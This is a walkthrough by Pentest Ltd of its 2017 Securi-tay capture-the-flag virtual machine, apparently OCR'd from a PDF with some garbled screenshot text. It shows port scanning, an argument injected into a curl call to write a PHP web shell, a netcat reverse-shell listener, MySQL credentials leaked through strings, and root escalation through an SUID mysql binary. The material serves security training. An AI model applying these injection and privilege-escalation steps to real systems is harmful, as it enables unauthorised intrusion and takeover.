Foreword

Pentest Ltd released a capture the flag (CTF) challenge at the 2017 Securi-tay conference near the end of February. The goal of the challenge was to achieve root level permissions on the host and generate a flag using the files in the /root directory.

This document discusses the path from booting the virtual machine to generating a unique flag for yourself. It contains the steps required to solve the challenge.

For anyone who has attempted the CTF but was unable to complete it, this will provide you with the answers. For those who generated a flag successfully it might show a different path to how you managed it. Either way you will learn something by seeing the solution as we envisaged it originally.


If you have been struggling to complete the challenge then seeing the answer will clear up any questions you have. However, without trying you will never learn anything. Needing this document to achieve the solution is not a failure. The biggest thing you did was to try. Try the next one, and the one after that, and everything like it you can find. Being persistent with your efforts is the only way you are ultimately going to improve.

The community have been submitting their version of the solution along with their generated flags throughout March. As of 3rd of April 2017 Pentest will no longer be accepting submissions.

Our commitment to the community is increasing and those who speak to us at events or follow us on Twitter (@pentestlimited) or Github (@PentestLtd) will see exciting things coming up. Expect more CTFs, more tools, more training, and simply MORE from us.


Kind Regards,

Pentest Ltd



Solution


1. On booting the Virtual Machine up, you were presented with its IP address assuming DHCP was properly configured.




2. Using *nmap* to scan this IP address reveals a single open web application port 80.

```
root@kali:~# nmap -v -n -sV -p 1-65535 192.168.
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-04-03 08:34 EDT
NSE: Loaded 37 scripts for scanning.
Initiating ARP Ping Scan at 08:34
Scanning 192.168.1.87 [1 port]
Completed ARP Ping Scan at 08:34, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 08:34
Scanning 192.168.1.87 [65535 ports]
Discovered open port 80/tcp on 192.168.1.87
Completed SYN Stealth Scan at 08:34, 0.81s elapsed (65535 total ports)
Initiating Service scan at 08:34
Scanning 1 service on 192.168.1.87
Completed Service scan at 08:34, 6.03s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.1.87.
Initiating NSE at 08:34
Completed NSE at 08:34, 0.01s elapsed
Initiating NSE at 08:34
Completed NSE at 08:34, 0.00s elapsed
Nmap scan report for 192.168.1.87
Host is up (0.00014s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
MAC Address: 00:0C:29:D8:FF:5D (VMware)
```


3. Visiting this in a web browser reveals the following page.



4. Fuzzing the input box will make it evident that the user input is passed as a parameter to the *curl* command running in the background.



5. Attempting to chain commands via user input using common system command operators (seperations, logic operations or concatentation) such as injecting ";" or "&&" are met with the following response:



6. It is possible to retrieve a page from the attacking machine is successful however as this is not a file include, it is not possible to inject a shell directly.

7. Using the man command reveals that curl can output the downloaded file to a specified location.

```
-o, --output <file>
       Write output to <file> instead of stdout. If you are using {} or
       [] to fetch multiple documents, you can use '#'  followed  by  a
       number  in  the <file> specifier.  That variable will be replaced
       with the current string for the URL being fetched. Like in:

         curl http://{one,two}.example.com -o "file_#1.txt"

       or use several variables like:

         curl http://{site,host}.host[1-5].com -o "#1_#2"
```

8. This cannot be leveraged to write a shell to the web root due to the lack of permissions. However, running *dirb* against the website reveals an *uploads* folder.

```
---- Scanning URL: http://192.168.1.87/ ----
+ http://192.168.1.87/index.php (CODE:200|SIZE:452)
+ http://192.168.1.87/server-status (CODE:403|SIZE:300)
==> DIRECTORY: http://192.168.1.87/uploads/
```

9. It is possible to upload a php shell to the uploads folder by entering the following into the URL box:

```
http://192.168.x.xx/shell.txt -o uploads/shell.php
```

10. A useful reverse php shell can be found here. Creating a *netcat* listener using the command *nc -nlvp 443* and then accessing the uploaded shell gives us a reverse shell

```
listening on [any] 443 ...
connect to [192.168.    ] fro
Linux ctf 3.16.0-4-amd64 #1 S
 12:06:17 up 50 min,  0 users
USER     TTY      FROM
uid=33(www-data) gid=33(www-d
bash: cannot set terminal pro
bash: no job control in this
www-data@ctf:/$ whoami
whoami
www-data
www-data@ctf:/$ hostname
hostname
ctf
```

192.168. /uploads/shell.php
Most Visited ▾ Offensive Security | Le
Enter the URL you would like to tes
http://localhost/test.html Go
Requesting Site...
% Total % Received % Xferd Averag
Left Speed 0 0 0 0 0 0 0 0 --:--:-- --:--:
1788k

11. Enumerating the system we find a binary called *mydbconnchecker* in the */home/ctfuser* directory. Running the *strings* command on this binary reveals mysql credentials. These are also periodically logged to */var/log/syslog* if someone thought to check log files for clues.

```
===The program will now connect to the MySQL Database server===
===logging status to syslog===
exampleprog
Program started by User %d
===Connecting to database:mysql on 127.0.0.1:root:rorschach===
show tables
```

12. Looking at the MySQL binary, it is evident that it is running with SUID bit set and will therefore run as the root user. Once logged in, it is possible to spawn a shell from within MySQL which inherits these root permissions and grants access to the root folder and the flag.

```
ls -al /usr/bin/mysql
-rwsr-xr-x 1 root root 3466312 Jan 19 10:29 /usr/bin/mysql
www-data@ctf:/home/ctfuser$ mysql -u root -p
mysql -u root -p
Enter password: rorschach
\! /bin/sh
cd /root
ls -al
total 48
drwx------  2 root root 4096 Feb 24 22:38 .
drwxr-xr-x 22 root root 4096 Jan 28 03:20 ..
-rw-------  1 root root   91 Feb 24 22:38 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-------  1 root root  485 Feb  2 14:28 .mysql_history
-rw-------  1 root root   27 Feb 24 22:36 .nano_history
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
-rw-r--r--  1 root root   66 Jan 30 17:28 .selected_editor
-r-x------  1 root root 8096 Feb 24 21:32 flag-gen
----------  1 root root  285 Feb  2 15:18 flag.txt
----------  1 root root  451 Feb  2 13:43 public_key.pem
cat flag.txt
Please run the flag-gen binary in the /root/ folder to generate your
interested doing this sort of thing for a living, send an email to c
escription of how you found it and your CV. Well Done!
```

13. At this point, the flag-gen binary needs to be run to produce a unique flag with your name that is encrypted using a public key.

```
./flag-gen testuser
EXvm8ROGKmKDKIgXa2cXGnxoid8iEa72y1a8Lh7TCpEx1Iv8becSkZAXRrCxZXmAxFFnoSxngbCo
giMqgesqSXVjSWar8ZnSPox+B3d1mprc9xIS+A+wfxR7dn7QygeRD6XFIZyZm6aoBM4JjuIiHqlj
UnOwB5gmvPd7r62tuMfKdWfETEw1+9VxA5VI21kHalYEnIMkLhIuiZ5p2teMeD3Jh0wzxENGmFEq
NpWu6HuXhWVioLq212k41fiIcYWq9g2Y2ikJC3/y57IiHHvr1NyjqCS+uklxIwR6Wytt+DDHn19H
ChQ9ST5UHKoQuEeRO/bYSbJG6OXjTFbNSnAHPA==
```